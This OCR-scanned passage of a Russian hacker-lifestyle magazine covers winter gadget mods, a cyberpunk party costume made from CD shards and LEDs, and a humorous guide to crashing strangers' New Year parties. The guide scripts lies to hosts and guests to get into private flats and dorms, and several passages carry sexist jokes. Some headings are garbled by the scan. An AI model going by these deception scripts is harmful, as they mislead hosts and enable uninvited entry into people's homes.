Крепить термометр лучше на рукаве при помощи штатной клейкой поверхности, подобрав место эмпирическим путем. Главное, чтобы табло оказалось прямо перед глазами, когда ты красиво вскинешь руку :). Датчики же придется развести по разным углам куртки один можно закрепить прямо около корпуса термометра (а лучше довести до задней стороны воротника), а второй - протащить под куртку через имеющуюся дыру в кармане.

Провода мы маскировать не будем, ты все-таки киберпанк, а вот надежно закрепить их надо. Для этого выдавливай по капельке герметика через каждые пять сантиметров по пути следования провода (будет здорово, если ты пустишь его прямо по швам куртки) и придавливай провод в месте контакта.

0 питании: на рынках реально найти как термометры на "таблеточных" батарейках, так и требующих 12 вольт монстров. Первый вариант универсальней, зато у второго есть мощная фича - если запитать его от лежащего в рюкзаке аккумулятора, он всегда будет светиться мягким зеленым цветом. Шик!

Плюсы устройства: постоянная информированность о погодных условиях, понты.

Минусы устройства: дороговизна термометров.

Резюме: полезно :), интересно :), понтово ;), дорого :(.

СПУСКАЕМСЯ НИЖЕ

Оказывается, зима - это не только холод. Зима - это еще и гадкий снег, который постоянно пытается пробраться сквозь неплотно закрытые щели и довести до обморочного состояния все твои электронные фишки. Ты ведь таскаешь с собой мобильник, наладонник, МРЗ-плеер, ноут в конце концов? Я вот таскаю:), поэтому задумался о создании идеальных для них условий.

∧OT HOMEP 4: НЕПРОМОКАЕМЫЙ КАРМАН

Концепция этого устройства родилась после памятных БСМ. Именно тогда мой любимый Psion был почти убит мерзкой влагой, заполонившей карманы после исполнения мною пары приемов типа "киньснежок-упади-встань". Так что для обеспечения локального вакуума заюзай:

AquaPack для документов - 1 шт. клей универсальный - 1 тюбик

Если кто-то из непродвинутых танкистов не знает, что за зверь такой AquaPack и в чем его прелести, объясняю: это есть замечательный пакетик, который наглухо закрывается поворотом двух ручек у входного отверстия. Ни вода, ни снег, ни подлые чукотские сепаратисты не доберутся до его содержимого в течение эннадцати часов. В принципе, аквапак хорош сам по себе, так что можешь просто повесить его на шею (благо шнур идет в комплекте), а клей вынюхать. Но я предлагаю пойти дальше и интегрировать его к себе в штаны. Если ты любишь облачиться в джинсы с боковыми карманами в рай-

оне коленных суставов, то скорее хватай клей и намертво вхерачи-

вай паку в искомый кармашек, предварительно обработав его стенки клеем. Если тебе удастся провернуть эту миссию аккуратно, то щель аквапака будет закреплена на уровне края кармана, а рычажки фиксаторы будут доступны для скачивания... бррр... для манипуляции оными.

Если свободных карманов на теле не наблюдается, придется уродовать свой прикид в угоду кибермоде. Уродство, на самом деле, не самое страшное - всего-то про-



резать дыру в штанах, подогнав ее под ширину аквапака. Затем он закладывается вовнутрь и уже знакомым тебе способом приклеивается к тыльной стороне штанины. Опять же важно оставить на улице рычажки, а то получится карман "read-only".

Плюсы устройства: сохранность денег и гаджетов в любых условиях. Минусы устройства: надо покупать AquaPack и уродовать штаны. Резюме: musthave, если знаешь, как обидно найти в кармане промокший PDA.

AOT HOMEP 5: TEPMO63 €

Назначение этой хреновины почти совпадает с предыдущим лотом - защитить электронику. Меня, например, всегда напрягал тот факт, что ноутбук нельзя включать с мороза. Как понять, оттаял он или нет? Видимо, только двумя путями - включив или выждав полчасика. Первый вариант рискован, второй неприемлем в условиях дефицита времени. Так что позовем на помощь:

термопакет - 1 шт.


Термопакет отличается от обычного целлофанового только материалом и наличием пластиковой молнии для плотного закрытия. Полимер, из которого выточен наш новый друг, не пропускает тепло и холод ни внутрь, ни наружу. Так что ноутбук, положенный сначала в термопакет, а только после в рюкзак, без потерь перенесет любые пертурбации (в том числе и особо сложные, с пролегающими по двадцатиградусному морозу частями маршрута).

Плюсы устройства: оперативность и все такое. Минусы устройства: не выявлено.

Резюме: пригодится всем мобильным юзерам.

ЛОТ НОМЕР 6: ВСЕДОРОЖНЫЕ ШУЗЫ

Не знаю, как ты, а я обожаю большие ботинки. Camelot, Grinders, Dr.Marten's - обувка от этих брендов безусловно пронизана киберпанком, но... В последнее время даже скины забросили свои армейские боты и облачились в гриндера (Жека, хаюшки!), а причисление к бритоголовой массе вряд ли обрадует твое самолюбие (особенно после пары ночей в обезьяннике). Так что кулхацкерам остается напрягать свою фантазию моддить собственную обувь. А так как боты



Именно так рекомендуется вворачивать шурупы

у нас большие, то и моддинг намечается недетский. Надыбай в обязательном порядке:

гвозди, болты, шурупы - куча; качественные маркеры (можно фосфоресцирующие или дневного све-

Но начнем мы не с украшательств, а с банальной утилитарщины. А точнее, с вечной борьбы человечества со льдом под ногами. Гололед - второй страшный враг кулхацкера после менингита, ибо тоже угрожает непосредственно вместилищу нашего СРИ и RAM. Черепной коробке, то бишь. Всем известны прелести настоящих горняцких буцефалов, оснащенных шипами, грунтозацепами и прочей внедорожной атрибутикой. Конечно, чел в таких шузах будет смотреться невыносимо стильно, но вот чистый асфальт и скользкий кафель понесут от

ГДЕ ДОСТАТЬ?


Коврик "Емеля" или аналогичный - 100-200 рублей на любом авторынке. Термометр автомобильный - 300-500 рублей там же.

AquaPack - от 300 рублей на Горбушке. Термопакет - 50 рублей в Metro Cash&Carry. Футболка "Хакер" - www.e-shop.ru.

такого веара огромный урон. Да и сами шипы долго не проживут. Посему предлагаю воспользоваться патентованным методом для изготовления бот-трансформеров.

Если ты еще не въехал, мы будем творить боты с убираемыми шипами. Это так же просто, как отобрать паяльник у спящего Добрянского. Для начала необходимо определить места шиповки. То есть экспериментальным путем выявить части подошвы, наиболее подверженные проскальзыванию. Обычно опыт показывает, что это носок и боковины. Так что займемся ими, оставив в покое подъем и каблук.

Один из сложнейших этапов - определить место и угол наклона для шипа, роль которого будет исполнять обычный шуруп. Важно, чтобы в завинченном состоянии его острый конец выходил из подошвы максимум на полмиллиметра. Если ты сделаешь длину шипа больше, то при ходьбе место контакта подошвы с почвой резко сократится, а шурупы будут нагло вылезать со своих законных мест. Еще стоит постараться, чтобы шурупы выходили из подошвы примерно в середине ее секторов (смотри рисунок). Ввинтив примерно пять шурупов (этого должно хватить), ты получишь реальные мегаботы. Проведя элементарный тест на скольжение и убедившись, что ботинки крепко вгрызаются в грунт, ослабь все шурупы на четверть оборота, так чтобы шипы ушли в подошву. А теперь представь себе: ты выходишь из подъезда, народ вокруг ходит гусиным шагом, изредка чертыхаясь на льду и проклиная ЖЭКи и ДЭЗы. И только ты спокоен среди этой



Места контакта шипов с поверхностью

суеты - ты достаешь из кармана крестовую отвертку, довинчиваешь шурупы до боевого состояния и достойно направляешься... да куда угодно. Главное - у тебя есть фишка, недоступная массам, и она реально помогает тебе жить:). Не правда ли, кайф?

А уж если тебе мало нескользящих ботинок, можешь заняться их дестроем. Гнутые гвозди по краям подошвы, светящиеся каббалистические знаки и куски кода на ассемблере, полосатые шнурки - это уже дело техники и фантазии.

Плюсы устройства: неоценимы.

Минусы устройства: не выявлено.

Резюме: изуродовать старые растоптанные башмаки - святое дело.



HAPHABAN HUBEPNAHHA

Нагрянули новогодние и прочие зимние праздники, оживилась всякого рода тусовочная жизнь, клубешники полны задвинутыми людьми, а ты, как всегда, не готов, а значит, имеешь реальную возможность прососать. NOT GOOD!!!

намути себе хай-тек прикид

Donor&Doctor (spez@real.xakep.ru)

А в чем, собственно, дело? В чем дело, я тебя спрашиваю? Ах, вот в чем! Фейсконтроли, дресс-коды, отсутствие финансов и прочие черти. Проблема имиджа, так сказать. Плюс ко всему праздничное время накладывает свои коррективы: N'ного количества лейбаков на заднице уже мало, карнавалы везде, понимаешь, понаустраивали. То есть Karnaval costume required, а без маскарада Karnavala Net. "Задвинутые" люди ездуют на "Мосфильм" и берут там костюмы в аренду (пееd бабло, да и секондхенд - фу!). Шурик, это же не наш метод! При твоем немереном потенциале ты можешь замутить эксклюзивнейшую вещь, причем на халяву и при этом вся туса просто офигеет и выпадет в осадок. Забегая вперед, скажу, что плюс ко всему еще можно и некисло повеселиться. Осталось нарыть идею, с чем я тебе сейчас незамедлительно помогу.

БЫТОВОЙ КИБЕРПАНК

Если ты постоянно зависаешь в IRC, торчишь от виртуального секса, строишь и модифицируешь свою пагу, читаешь СПЕЦ и пытаешься юзать те фичи, которые мы описываем, любишь кино, типа "Нирваны" и творений Shirow Masamune, с головой погружаешься в мир Fallout'a, то сеть имеет тебя, и киберпанковский образ жизни тебе близок. Аминь! Следовательно, ты в теме - не хватает только киберпанковского вида.

Какие там отличительные особенности киберпанка? Алчные транснациональные корпорации? Нет, не то. Неблагополучная экология? Опять не то. Модификация тела и импланты? 0! То, что нужно! Будем делать из тебя киборга по бразильской системе. Нет, черепушку тебе вскрывать и позвоночник резать, конечно, не станем, но видок придадим тот еще;).

Всех прут всякие блестящие штучки, непонятные девайсы и светящиеся лампочки. От этого и будем отталкиваться.


РАСХОДНЫЕ МАТЕРИАЛЫ

Перво-наперво, необходима основа будущего костюма. Это должны быть не новые и недорогие вещи, которые не жалко испортить: головной убор - кепка или какая-нибудь прикольная шляпа, торс - обтягивающий свитер или водолазка темного цвета, ноги - темные джинсы (чем дранее, тем лучше). Какие ботинки - не принципиально. Теперь пройдемся по дому и поглядим, какие остатки твоей киберпанковской жизнедеятельности тут валяются. Хмм... Грязные носки в системнике? Это лишнее. А вот старые запоротые СD болванки, устилающие пол в два слоя собирай в пакет. Также выбирай из огрызков заюзанные инет-карточки. Очень пригодятся обрывки шлейфов, старый куллер, разбитая клава и прочие ошметки от великих апгрейдов. Что касается меня, то я еще нашел армированный шланг от душа и респиратор. Этого вполне достаточно. Приступаем.

БРИЛЛИАНТОВАЯ КЕПКА

Как бы ты отнесся к шапке, как будто вылепленной в 3D Мах, причем материалу поставили отражение света на максимум. ИМХО, клево и очень киберпанково. Сделать это вполне реально - ведь у тебя же полный пакет ненужных компактов. Посвети на сидюк лампой, и он засияет всеми цветами радуги. Идея в том, чтобы выложить всю шапку аккуратными красивыми кусочками, нарезанными из дисков, как мозаикой. Так она приобретет грани и будет мерцать под световым оборудованием клубешника, привлекая взоры горячих дефачек. Кепка - очень сложный объект. Она вся такая изогнутая, что сделать выкройку, а потом приладить наши пластинки будет нелегко, но мы

попробуем. Сперва прикладывай лист бумаги к козырьку (или полям) и обводи карандашом. Получившийся контур расчерти на несколько мелких кусочков. Это и есть будущие кусочки. То же самое проделай с одним сегментом тульи (они все одинаковые, поэтому нужен только один). Надо сказать, что поверхность изогнутая, поэтому чем мельче кусочки, тем красивее получится, хотя перебарщивать то-



КАРНАВАЛ КИБЕРПАНКА



же не надо, а то задолбаешься резать компакты (хотя и так тоже задолбаешься:)). В общем, выкройка есть.

СИДЮКОВАЯ НАРЕЗКА

Приготовь гвоздь ржавый обыкновенный, хорошие большие ножницы, линейку и мелкую шкурку. Теперь надо перенести на компакт контуры отдельных кусочков. Клади компакт стеклом кверху и накладывай выкройку, отмечай гвоздем уголки и царапай линии по линейке. Лучше всего постараться уместить на одном диске как можно больше кусочков, причем нужно умудриться влезть между краем и средней дыркой. Ювелирная работенка.

Дальше самая ответственная часть - нарезка. Дело в том, что компакт влегкую режется обычными ножницами, если резать по прямой,

но если неосторожно дернуть режиками или попытаться их развернуть, зеркальная поверхность покроется некрасивыми трещинами, что нам, естественно, не надо. Пару сидюков ты, точно, запорешь, пока не придро... э... приноровишься.

Нарезанные пластинки получатся с неровными острыми краями и углами, что не эстетично, кроме того, они будут за все цепляться. Пофиксим сей баг шкуркой. Обшкуривай края и закругляй углы шкурой. Вот теперь получились красивые фишечки, которые в руках повертеть приятно. Представь теперь, как они все вместе будут смотреться на шапке. Клево?

NEW YEAR

СТРАСТЬ ПО ЗАКРЕПЛЕНИЮ

На этом этапе ты тоже намучаешься, будь здоров, но ты же перец крепкий. Крепить пластинки к шапке можно несколькими способами. Первый и самый халтурный - двойной скотч. Одну сторону клеим к пластинке, другую - к шапке. Все держится более менее прилично только на козырьке, потому что он твердый. Второй способ это банально приклеить "Моментом", но шапку ты убьешь безвозвратно. Другой минус этого способа в том, что пластинку нужно долго держать, пока клей не схватит. Третий способ - это приклеить скотчем с обратной стороны пластинки две проволочки и крепить их к кепке, как звездочки к погонам. Кепку ты, конечно, немного продырявишь, но вид она не потеряет, и держаться все будет крепко. Допустим, что и с этим ты справился. Теперь надень ее и погляди на себя в зеркало. Гордость чувствуешь? Если чувствуешь, отложи шапку пока в сторону.

САМУРАЙСКОЕ ТОРСЕЙДО

Теперь подумаем, что можно сделать с твоей водолазкой. Разложи ее на полу (если в пыли не утонешь) лицевой стороной к себе и раскидай по ней ключевые элементы. Например, вентиль от куллера очень прикольно будет смотреться над сердцем, типа мотор-то пламенный, значит, надо охлаждать. В районе локтевого сгиба очень к месту придется шлейф, который как бы соединяет предплечье и руку. Я, вот, придумал перенести Num Pad с клавы в район пениса. Типа, Enter a secret code. Incorrect! Access to penis denied!

Теперь подумай, какие еще фигуры тебе нужно вырезать из сидюков и приляпать к кофте, чтобы создать впечатление киборга. Например, плашки на кубики пресса, "лепестки" вокруг куллера, шевроны на плечи и плашечки на погоны. Можно даже вырезать зеркальную черепушку, но это будет нелегко.

Крепим все это дело к кофте теми же способами. Хотя есть еще один, самый гиморный, но и самый надежный: сперва приклеить плашечки и детали к кусочкам ткани так, чтобы края ткани немного выходили за границы, дать высохнуть, а потом уже пришить к одежде нитками. Теперь основная проблема - натянуть эту инсталляцию на себя и ничего не порипать.



РАСКИНЕМ КАРТОЧКИ

Из интернетных карточек можно замутить вообще все, что душе угодно: от шарфика до плаща или туники. Все зависит от наличия карточек в наличии. Тряхни друганов в конце концов!

Итак, сверли в карточках по две дырки на каждой стороне прямоугольника (углы не трогай) и связывай их вместе люриксом (блестящая нитка такая). Первый вариант - пришпандорить получившуюся "материю" к спине свитера, получится броня. Второй вариант - сделать киберплащ-палатку и накинуть на плечи. Третий вариант - сделать защиту ног и задницы, как у самураев. Мы, исессно, выбрали последнее - в клуб идем, как никак;).

ПАРА ДЕТАЛЕЙ

Мы не устояли и добавили к наряду нашу зло-перчатку (СПЕЦ писал про это в прошлом году). Она сделана из обычной перчатки, пяти шприцов подходящего размера, светоотражающей ткани и ярких диодов. Также в ход пошел шланг от душа. Один его конец был прикреплен к спине (как будто торчит из позвоночника), а другой - приаттачен к руке. Получилась усиленная, боевая лапа. Респиратор выкрасили серебряной краской.

Еще одним модным аксессуаром могут послужить очки, сделанные из серединок компактов и синих светодиодов. Можно просто прилепить вырезанные кружки к обычным очкам. Правда, будет плохо видно сквозь дырочки.

ЭЛЕКТРИФИКАЦИЯ ВСЕЙ БАШКИ

Естественно киберодежда должна пленительно светиться, вводя сознание всех окружающих дефачек в глубокий транс. Осторожно, малщики тоже ведутся.

ИСТОЧНИК СВЕТА

Но какой использовать свет? Простому смертному сразу же приходит в голову обвесить себя лампочками от карманного фонаря или елочной герляндой. Это не годится, так как лампы накаливания по-


требляют много электричества, а светят слабо. То есть тебе либо понадобиться рюкзак с батарейками, либо придется подключить шнур к розетке и тусовать рядом с нею. Не забудь, что лампы сильно греются и можно даже обжечься. Для справки, лампы накаливания - это лампочки, у которых есть нить (спираль), когда через нее проходит свет, она раскаляется и светится.


Люди поумнее вспомнят, что сейчас можно легко купить или заказать неоновую трубку или даже эластичные неоновые нити и ленты. Но не забудь о том, что неон поджигается от 100 вольт, то есть ты будешь ходить весь из себя высоковольтный, и тебя будет долбить электричеством, как только чуть-чуть вспотеешь. Зато сможешь поджарить током девушку-поклонницу нашей киберпанк-культуры, обняв ее во время медленного танца. Нельзя сказать, что одежду с применением неона сделать невозможно, однако это очень сложно и дорого. Дорого будут стоить эластичные неоновые элементы, к ним понадобиться конвертер напряжения на батарейках (чтобы разогнаться до 100 вольт), нужно будет специально заворачиваться защитой от ударов током высокого напряжения.

Завсегдатаи вечеринок вспомнят люминесцентные краски, светящиеся в темноте и в ультрафиолете. Уже сегодня ты сможешь встретить на вечеринке массу людей, одетых в клубное люминесцентное шмотье. Да, это прикольно, но не оригинально. И потом такие краски светят еле-еле, а нам ведь нужен мощный свет, чтобы привлечь внимание самых продвинутых самочек!

Ответ есть - полупроводниковые технологии. Светодиоды, потребляют немного, всего несколько вольт. От такого напряжения никакая лампа накаливания нормально работать не будет, а диод будет ярко светить. Лучше всего брать красные ультраяркие светодио-

КАРНАВАЛ КИБЕРПАНКА





ПОДКЛЮЧЕНИЕ СВЕТОДИОДОВ

Если ты уже закупился нужными светодиодами в радиомагазине (кстати, там их обязательно проверяют при продаже и можно увидеть их в работе), нужно озаботиться батарейками.

Рецепт такой: светодиоды будут отлично работать от двух-трех последовательно соединенных пальчиковых батареек. Соединяй пальчиковые батарейки и пробуй самостоятельно подключить светодиод. При этом полезно знать, что длинная нога светодиода идет на плюс батарейки, а короткая нога на минус.

Светодиодов на нормальный экземпляр киберодежды уйдет 20-30 штук, конечно, такое количество будет светиться тускло от трех батареек АА, соединенных последовательно. Если все тускло и тухло, то параллельно к этим батарейкам подсоедини еще 3 последовательно соединенные батарейки, и еще 3 и так, пока яркость свечения тебя не удовлетворит. Нам понадобилось 9 пальчиковых батарей, то есть три цепочки соединенных параллельно, в каждой цепочке по три батарейки, соединенные последовательно.

Светодиоды рекомендуем соединять параллельно, то есть проводки каждого светодиода идут на плюс и на минус батарейки. Для такого количества батарей будет полезно купить лоток. Лоток это такая пластмассовая коробочка, в которую вставляют батареи, а из нее выходят провода. Если у тебя есть лоток, то не придется париться с соединением батареек. К лотку можно прикрутить переменное сопротивление для регулирования яркости свечения и переключатель. Радиоманьяки могут попробовать запустить на одежде динамические картинки с помощью запрограммированного микропроцессора. Если нашить на майку светодиодную матрицу 8X4, то этого достаточно, чтобы высвечивать букву. Процессор может последовательно выдавать светящиеся буквы, а из них складывать матерные слова или другие заманчивые обещания для многочисленных клубных самочек, падких на все блЯстящее и светящееся.



ПРОВОДКА

Эксперименты показали, что лучше всего вести проводочки прямо поверх одежды. При этом все светодиоды должны быть соединены между собой парой проводочков: плюсом и минусом от батарей. Чтобы провода не отрывались, советуем их пришивать нитками и хорошенько припаивать к ногам светодиода. Если прикручивать без пайки, то все будет отваливаться.

Рекомендуем перед пайкой гирлянды из светодиодов собрать проволочную модель. То есть в виде проволочек прикинуть, как пойдут провода по твоей одежде, где будут развилки, где будут подпаяны ножки диодов. Мы паяли прямо на водолазке и потому прожгли ее в трех местах паяльником и испачкали порошком от канифоли.

Может быть, имеет смысл делать не один центральный мощный источник питания, а несколько отдельных, отвечающих за свою группу диодов. Тогда если оборвется один, другие будут работать. Например, вместо источника три раза по три пальчиковых батареи можно использовать три источника по три батареи, и три группы светодиодов, каждая поджигается от своего источника.

LET'S TRY IT ON

Да! Пришла пора опробовать это все! Исцарапавшись и порвав несколько проводов, я напялил на себя костюм. Запаяли прямо на мне и зажгли диоды. Я себя не видел, но Доктор просто загнулся от смеха, настолько неожиданно ЭТО выглядело.

Сперва решили сфоткать меня на память и чтобы ты видел, на что подвязываешься. Я встал, приосанился, но в респираторе дышать было нелегко, поэтому я сипел, как Дарт Вейдер (Luke! I'm your father!). Доктор загнулся от смеха второй раз:). Наконец, фотки были сделаны и подшиты к делу, и мы выдвинулись в на лестничную площадку.

Сумерки уже имели наглость сгуститься, поэтому было темно, и светился только я. В этот момент как раз и вышел эксцентричный сосед Доктора (бывший подводник), чтобы продолжить под покровом ночи починку мотора от сверхсекретной подводной лодки (он хочет поставить его на "Жигули"). Как вышел так и замер :))) Наверное, подумал, что это киборг-спецназовец пришел за мотром. В общем, мы, вполне довольные результатом, прислонили соседа к стене, чтобы не падал и пошли готовиться к походу в клуб. Берегись тусовка! МЫ ИДЕМ!!!

T

NEW YEAR

экстремальная встреча
<u>Нового</u> года

Хвощ (hvosch@ukr.net)

Может, ты выпиваешь глоток шампанского с предками, просишь больше не наливать и уходишь к друзьям, чтобы набухаться паленой водярой в огромную сисю? Или нет, собираешь корешей и до утра горланишь песни под окнами родного дома? А может быть, приглашаешь свою дэушку на романтическую ночь в «Прагу», где тебе до утра бьют морду пьяные братки? Так вот, запомни - все это полное фуфло. То есть, конечно, не совсем полное, но фуфло :). Пока ты молод, пока ты полон сил (относится ко всем, кому больше 14 и меньше 40 лет), не стоит прожигать жизнь на такую банальщину. Отдохнуть как все ты успеешь в любом случае, а я предлагаю тебе заняться настоящим экстримом. Да, в новогоднюю ночь ты будешь бухать, клеить теток, нескладно петь «пять минут» и аккуратно блевать под елочку. Но делать ты это будешь в десять раз смелее, а адреналину получишь в десять раз больше, потому что тех, с кем ты так беспредельничаешь, ты увидишь в первый (и в последний) раз.

СУТЬ ДЕЛА

Да, именно так, я призываю тебя забить на устоявшиеся традиции и встретить новый гол в абсолютно незнакомой компании. О том, как это реализовать на практике, мы поговорим позднее, а пока давай разгребем плюсы и минусы этого благого дела. Самый мощный плюсняк - возможность безбашенного отрыва. Даже привязав меня к стулу и опасно приблизив утюг к моему лицу, ты не убедишь меня, что можешь быть на 100% раскован в кругу близких/знакомых/друзей/собутыльников/коллег. Забудь про условности, забудь про то, что на утро ты можешь услышать «ну ты вчера и... [далее по вкусу]», и ты уяснишь, что такое настоящий отдых. Правда, сразу же вытекает минус - многие мои друзья находят больше удовольствия в последующем обсуждении беспредела, а не в его непосредственном творении. Можно, конечно, вписаться в компанию парой, но это намного сложнее и гораздо рискованней (риск дело хорошее, но остаться в 23.59 новогодней ночи под окнами в незнакомом районе это в высшей степени неприятно). Следующий плюс - халявность мероприятия. Конечно, прихватить с собой немного съедобного стаффа просто необходимо, но его стоимость по-любому меньше входной платы в клуб или «доли» в студенческом празднике. Тем более что принесенный продукт прекрасно влияет на подозрительные умы хозяев («Слышь, Серег, а это вот кто?» - «Да хэз, но точно свой, я на кухне был, когда он конфет принес, еще закуси какой-то... Машкин друг, по-моему». - «Ну ладно...»). Собственно, на этом положительность кончается, но ее должно хватить для образования стойкого желания. Минусов-то тоже больше нет. Так что займемся практикой нашего пенетрейшена.

МЕТОДИКИ

Классификация до боли проста - один классический метод, самый сложный и интересный, и куча его модификаций для простых смертных.

1. UNKNOWN ERROR

Классический метод, которым пользовалась еще моя матушка в годы расклешенной молодости. Есть установка: на этой хате собирается для празднования молодежь. Опознать легко, под Новый год в каждом доме найдется по две-три квартиры, куда часов с десяти начинают подъезжать машины, забитые тетками и водярой. Время действовать начинается за час до полуночи. Местоположение квартиры отслеживается, и начинается

Скажи мне, приятель, как ты привык встречать великий ночной праздник, в который бородатый Колотун-Бабай с мешком в одной руке и Колотун-Шалавой в другой нетрезво приветствует честной народ и одаривает всякой дрянью?

наружное наблюдение. Для прорыва в квартиру существует как минимум два верных способа, применяемых отдельно или последовательно. И оба они идут через место для курения на лестничной площадке (это уже в ночи народ начинает смолить, не отходя от кассы, а пока все цивильно дымят на лестнице).

- а) Подниматься вверх по лестнице с сумками, остановиться около курящих.
- Х: Здорово, мужики! У Лехи, что ль, гуляете?
- М: Не, какой нах Леха, у Витьки!
- **Х:** Че, Витек дома празднует? Надо зайти поздравить по-соседски... Итог диалога знаем имя хозяина, нас знают в лицо несколько человек из компании. Теперь можно смело просачиваться в компанию, уже есть с кем по-дружески выпить. Но лучше продолжить использовать способ «Б».
- б) Дождаться, пока курящие уйдут, встать на их место и спокойно закурить, дожидаясь следующей порции курцов из целевой квартиры. Если выйдут тетки - хвала Зевсу, ты уже в компании. Иначе модифицируй диалог для мужского пола (можешь просто обогатить матом).
- Х: Привет, девчонки! Кем Витьку приходитесь?
- Д: С работы мы его, в офисе одном сидим.
- **Х:** Клево, а мы учились вместе.
- **Д:** Здорово.

Разговор за жизнь можно продолжать до упора, а затушив сигареты, смело направляться в квартиру, теперь ты там точно свой.

Теперь советы по поведению. Не светись, не бери тосты, не чокайся со всеми. Пока все трезвы, тебя могут опознать и выгнать взашей, так что лучше отсидись на кухне или за спинами теток. Постарайся запомнить хозяина и не попадайся ему на глаза первое время - так лучше для вас обоих. Короче, шифруйся по самое не балуйся:). Но как только погасят свет и начнутся танцульки (в том числе и на столе) - вылезай из своего угла и начинай зажигать. Теперь даже хозяин не запалит тебя, потому что подкатывать ко всем с вопросом «Ты привел? [жест в твою сторону]» вместо того, чтобы веселиться - это чрезвычайнейшая глупость. Если хочешь обезопасить себя полностью, воспользуйся проверенным вариантом - знакомством с хозяином:). Экстрим еще тот:))). Надо найти когонибудь совсем упитого, уснувшего в кресле или еще где в нелепой позе. Выяснив имя почившего в объятьях Морфея товарища у окружающих (предположим, Вова), надо подкатить к хозяину с мазой следующего содержания.

- X: Виктор, извини, что не представился лично раньше, суматоха и все такое. Я Андрей. мы с Вололькой приехали.
- Хоз: Очень приятно (мля, вот Вован урод, приведет же кого попало)...
- X: Так вот, в чем проблема допился он до чертей, ты не подскажешь, куда бы его уложить?

Хоз: Ну давай вот на тот диван (сволочь Вовка, чтоб я его еще позвал). Все, теперь можешь отрываться как угодно, только девушку хозяина не клей:). На этом классический способ полностью исчерпан.

2. МЕТРОПОЛИТЕН

Этот способ, как впрочем и все последующие, гораздо проще, потому что тебе не придется ни скрываться от хозяина, ни тайно проникать в место празднования. Суть его в катании по центру города на метро (если в твоем городе его еще не прорыли, юзай автобусы и пешкодрал) и отлове гулящих. Куча народу выбирается к полуночи в центр, а после разъезжает-

СВОЙ СРЕДИ ЧУЖИХ

ся по домам на продолжение банкета. Наша задача как раз и состоит в том, чтобы присовокупить свое бренное тело к их празднику жизни. Потребуются только общительность и булькающее нечто в сумке/рюкзаке. Пошути, разговори, выясни, куда едут, - и от тебя уже не смогут отделаться. Кстати, метод отлично работает при парном пенетрейшене (вдвоем с другом/подругой).

3. ОБЩАГА

Прорвись на Новый год в общагу. Точка. То, что происходит там в волшебную ночь, трудно описать словами. В общежитии остаются только самые отчаянные гуляки, те, кого не позвали ни в одну тусу, те, кого родные не хотят видеть дома, те, кому не хватило денег на клуб. Короче, от безысходности народ отрывается по полной. Чтобы попасть внутрь, необязательно даже иметь знакомых - достаточно незадолго до отбоя потереться у палатки с алкоголем (почему их всегда ставят ПРЯМО под общагами:)?) и угостить очередных выбежавших девушек шапуньским. Дело сделано, get inside. Особо рекомендую тереться у общежитий экономических вузов - там та-а-акой малинник:). А женский коллектив в новогоднюю ночь - это фантастика...

4. СОСЕДИ

Цепочечный способ, для реализации которого необходимо иметь безбашенных соседей. Забуриваешься к ним в тусовку, а как только кто-то собирается ехать «к Сереге/Мишке/Васе», немедленно присоединяешься к ним. В идеале за одну ночь можно позажигать в трех-четырех компаниях, причем о последней ты не будешь знать вообще ничего. А уж помнить тем более ;).


А ТЫ КТО ТАКОЙ?

Не удержусь, скажу слова предостережения. В незнакомой компании ты совершенно не в курсе, на что тут обижаются, кто чья девушка и прочее и прочее. Поэтому могут начать бить. Возможно, даже ногами. Во избежание телесных повреждений есть только один верный способ - притвориться мертвецки пьяным, не вязать лыко и лезть ко всем целоваться. Таких убогих у нас в стране по древнему обычаю не трогают. Ну, максимум - выкидывают за дверь. Так что репетируй перед зеркалом!

ОПОХМЕЛ

Вот, собственно, и все. Не суди строго, но мне такой отдых безумно нравится, возможно, он придется по душе и тебе. Если есть какие-нибудь всяко-страшно-прельстивые идеи - не стесняйся, тереби мой мылбокс, а я пока пойду. В общагу. Техникума. Текстильного. Ночью:).





NODAPKU HAWECO CEPBAKA

DonoR (donor@real.xakep.ru)

ЧТО ДЕЛАТЬ?!

